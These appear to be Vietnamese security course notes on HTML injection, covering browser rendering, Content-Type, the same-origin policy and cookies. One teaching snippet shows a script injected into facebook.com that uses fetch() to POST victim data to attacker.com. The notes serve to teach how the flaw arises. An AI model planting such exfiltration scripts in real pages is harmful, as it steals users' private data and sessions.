

HTML Injection



1. Giới thiệu HTML

- HTML (Hyper Text Markup Language) là ngôn ngữ được sử dụng để tạo và cấu trúc các thành phần trong trang web.
- Nếu ví website như một con robot thì HTML chính là khung robot, CSS là phần design bên ngoài còn Javascript là phần máy móc để robot hoạt động.
- Cách trình duyệt xử lý HTML:

```
<!DOCTYPE html>
<html>
<body>

<h1>Jutsu</h1>
<h1>Jutsu</h1>
(術, Literally meaning: skills/techniques)
<br>

<video width="320" height="195" controls>
  <source src="movie.mp4" type="video/mp4">
</video>
</body>
</html>
```

HTML



Giao diện

- Browser sẽ xử lý các tag HTML và hiển thị cho người dùng.
 - o Gặp `<img>` thì hiển thị hình ảnh cho người dùng.
 - o Gặp `<h1>` sẽ in đậm đoạn text bên trong.
- Làm sao Browser biết gói HTTP response đó chính là một file HTML mà không phải là loại file khác?



```
Request
1 GET /index.html HTTP/1.1
2 Host: cyberjutsu.io
3 Cookie: _ga=GA1.2.1204303805.1655391806; _gid=GA1.2.1318299508.1655714098
4 Sec-Ch-Ua: "(Not(A:Brand);v=\"8\", \"Chromium\";v=\"98\"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: \"Windows\"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Response
1 HTTP/1.1 200 OK
2 Date: Mon, 20 Jun 2022 08:38:35 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Last-Modified: Tue, 01 Mar 2022 06:07:20 GMT
5 ETag: \"88e4-5d921fa579537-gzip\"
6 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 35044
9 Connection: close
10 Content-Type: text/html
11
12 <!doctype html>
13 <html lang=\"en\">
14 <head>
15 <meta charset=\"utf-8\" />
16 <link rel=\"icon\" type=\"image/png\" href=
```

- Chính là nhờ vào Header Content-Type. Nếu Content-type là text/html thì browser sẽ render file HTML ấy.


2. Giới thiệu HTML Injection

- Đối tượng nào thường xuyên xử lý HTML?
 - o HTML Rendering: Browsers, Applications, ...
 - o HTML Editor: Rich Text Editor, Markdown(supports HTML), ...





- Sẽ ra sao nếu trình duyệt xử lý untrusted HTML?
- **Bản chất của Injection là khiến cho đối tượng hiểu lầm user input là instruction**




- Vậy có những instruction nào nguy hiểm của HTML ta có thể lợi dụng không?

3. Nguyên lý hoạt động của trình duyệt


3.0. Tính năng chính HTML

- Cấu trúc một website.
- Tích hợp CSS.
- Tích hợp với JavaScript.



- Hình trên là những nơi kích hoạt JavaScript thông qua HTML (cơ bản)


3.1. Tính năng chính JavaScript




4. Giả thuyết 1

- Sẽ ra sao nếu trình duyệt xử lý untrusted HTML?
- Nhưng trước tiên, ta cần trả lời câu hỏi "Hacker khiến cho trình duyệt nạn nhân xử lý untrusted HTML như thế nào?"
- Viễn cảnh 1: đó là khi

- Vậy trình duyệt nạn nhân có gì bí mật mà hacker muốn lấy?
- Trình duyệt nạn nhân có thể có



- **Lên kế hoạch tấn công với mục tiêu: Đọc trộm tin nhắn của nạn nhân?**




- Vậy liệu ta có thể dùng JavaScript (Lợi dụng tính năng gửi/nhận HTTP) để đọc
trộm tin nhắn facebook.com của nạn nhân truy cập không?

- Câu trả lời là_____

Vì _____

5. Same-Origin Policy



- Bạn có thể tưởng tượng trang web như một căn nhà được bao bọc bởi các hàng rào và ta chỉ có thể đi lại và lấy thông tin trong khu vực bị rào lại đó.
- Trong thế giới web có SOP:
 - o SOP xây những hàng rào để các website được tách biệt và chúng không thể lấy data của nhau.
 - o Là bộ quy tắc để bảo vệ người dùng, tránh việc hai trang có origin khác nhau tương tác (đọc, ghi, ...) với tài nguyên của nhau
- Vậy khi nào 2 URL có chung một origin?
Hai URL cùng origin nếu có cùng **protocol**, **port** và **host**.

6. Giả thuyết 2



```
<html>
<body>
  Hello untrusted_data 🦠
</body>
</html>
```



attacker.com



Trình duyệt



facebook.com

- Sẽ ra sao nếu Untrusted Data rơi vào trong HTML của facebook.com?



```
<html>
<body>
  Hello
  <script>
    // use JavaScript to read victim's data
    // then, send to attacker's server
    fetch("https://attacker.com/", {
      method: "POST",
      body: victim_data
    });
  </script>
</body>
</html>
```

Dịch: Dữ liệu của t nè, m lấy đi!



facebook.com


- Lúc này, ta có thể sử dụng JS để thoải mái đọc dữ liệu của facebook.com vì JS đang thực thi trên Origin của facebook.

7. HTTP Cookie

Khi thế giới WWW là nhà hàng




- Giả sử khi đi ăn nhà hàng ta hay có thẻ membership để sau đi ăn lại thì nhà hàng sẽ dựa vào thẻ membership đó để biết được các sở thích của ta trước đó, số lần ăn, các voucher đang có, và định danh được ta là khách hàng nào....
- Trong thế giới máy tính thì ta có Cookie với chức năng tương tự.
- Cookie được dùng để duy trì trạng thái đăng nhập của user trong một website.
- Cách Cookie & Session hoạt động:



8. Tóm lại

Context

- **NodeJS**
`res.send(untrusted_data)`
- **PHP**
`echo untrusted_data`
- ...



Root cause

Untrusted data được browser render dưới dạng HTML

Impact


Attacker có thể khiến trình duyệt xử lý các HTML instruction.

Từ đó:

- Attacker có khả năng chạy được JavaScript
- Thay đổi giao diện website và thực hiện các kiểu tấn công Social Engineering lên user

Context

Vậy có những cách nào để kích hoạt JavaScript?



Root cause

Untrusted data được browser render dưới dạng HTML
Còn nhiều nguyên nhân nữa

Impact

Kẻ tấn công thực thi được JavaScript ở phía trình duyệt nạn nhân (trên origin bị lỗi)



9. Tham khảo

Javascript V8: <https://v8.dev/>

Zalo 1-click RCE: https://www.youtube.com/watch?v=owXvcC_PD0M



Chromium Blink: <https://www.chromium.org/blink/>

W3School JS Event: https://www.w3schools.com/js/js_events.asp

W3School Get Element ID:

https://www.w3schools.com/jsref/met_document_getelementbyid.asp

XMLHttpRequest: [https://developer.mozilla.org/en-](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest)

[US/docs/Web/API/XMLHttpRequest](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest)